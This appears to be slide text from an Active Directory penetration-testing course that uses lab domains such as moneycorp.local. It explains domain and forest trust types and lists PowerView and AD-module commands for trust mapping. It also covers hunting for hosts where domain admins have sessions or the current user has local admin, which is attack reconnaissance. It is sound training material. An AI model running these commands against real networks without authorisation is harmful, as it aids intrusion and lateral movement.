
Domain Enumeration - Trusts - Trust Direction

- One-way trust - Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.




Domain Enumeration - Trusts - Trust Direction

- Two-way trust - Bi-directional. Users of both domains can access resources in the other domain.



Domain Enumeration - Trusts - Transitivity


- Transitive - Can be extended to establish trust relationships with other domains.
 - All the default intra-forest trust relationships (Tree-root, Parent-Child) between domains within a same forest are transitive two-way trusts.
- Nontransitive - Cannot be extended to other domains in the forest. Can be two-way or one-way.
 - This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.



Domain Enumeration - Trusts


- Default/Automatic Trusts
 - Parent-child trust
 - It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, dollarcorp.moneycorp.local is a child of moneycorp.local
 - This trust is always two-way transitive.
 - Tree-root trust
 - It is created automatically between whenever a new domain tree is added to a forest root.
 - This trust is always two-way transitive.

Domain Enumeration - Trusts



Domain Enumeration - Trusts


- External Trusts
 - Between two domains in different forests when forests do not have a trust relationship.
 - Can be one-way or two-way and is nontransitive.



Domain Enumeration - Trusts

Forest Trusts

- Between forest root domain.
- Cannot be extended to a third forest (no implicit trust).
- Can be one-way or two-way transitive.



Domain Enumeration - Trusts

Domain Trust mapping

- Get a list of all domain trusts for the current domain

```
Get-DomainTrust
```

```
Get-DomainTrust -Domain us.dollarcorp.moneycorp.local
```

```
Get-ADTrust
```

```
Get-ADTrust -Identity us.dollarcorp.moneycorp.local
```

Domain Enumeration - Forest

Forest mapping

- Get details about the current forest

`Get-Forest`

`Get-Forest -Forest eurocorp.local`

`Get-ADForest`

`Get-ADForest -Identity eurocorp.local`

- Get all domains in the current forest

`Get-ForestDomain`

`Get-ForestDomain -Forest eurocorp.local`

`(Get-ADForest).Domains`

Domain Enumeration - Forest

Forest mapping

- Get all global catalogs for the current forest

```
Get-ForestGlobalCatalog
```

```
Get-ForestGlobalCatalog -Forest eurocorp.local
```

```
Get-ADForest | select -ExpandProperty GlobalCatalogs
```

- Map trusts of a forest (no Forest trusts in the lab)

```
Get-ForestTrust
```

```
Get-ForestTrust -Forest eurocorp.local
```

```
Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne  
"$null"'
```


Learning Objective 4

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

Domain Enumeration - User Hunting

- Find all machines on the current domain where the current user has local admin access
`Find-LocalAdminAccess -Verbose`
- This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and then use multi-threaded `Invoke-CheckLocalAdminAccess` on each machine.
- This can also be done with the help of remote administration tools like WMI and PowerShell remoting. Pretty useful in cases ports (RPC and SMB) used by `Find-LocalAdminAccess` are blocked.
- See `Find-WMILocalAdminAccess.ps1` and `Find-PSRemotingLocalAdminAccess.ps1`


Domain Enumeration - User Hunting



Domain Enumeration - User Hunting

- Find computers where a domain admin (or specified user/group) has sessions:
`Find-DomainUserLocation -Verbose`
`Find-DomainUserLocation -UserGroupIdentity "RDPUsers"`
- This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-DomainGroupMember`, gets a list of computers (`Get-DomainComputer`) and list sessions and logged on users (`Get-Netsession/Get-NetLoggedon`) from each machine.
- Note that for Server 2019 and onwards, local administrator privileges are required to list sessions.

Domain Enumeration - User Hunting



Domain Enumeration - User Hunting

- Find computers where a domain admin session is available and current user has admin access (uses `Test-AdminAccess`).

`Find-DomainUserLocation -checkAccess`

- Find computers (File Servers and Distributed File servers) where a domain admin session is available.

`Find-DomainUserLocation -stealth`

Domain Enumeration - User Hunting

- List sessions on remote machines (<https://github.com/Leo4j/Invoke-SessionHunter>)

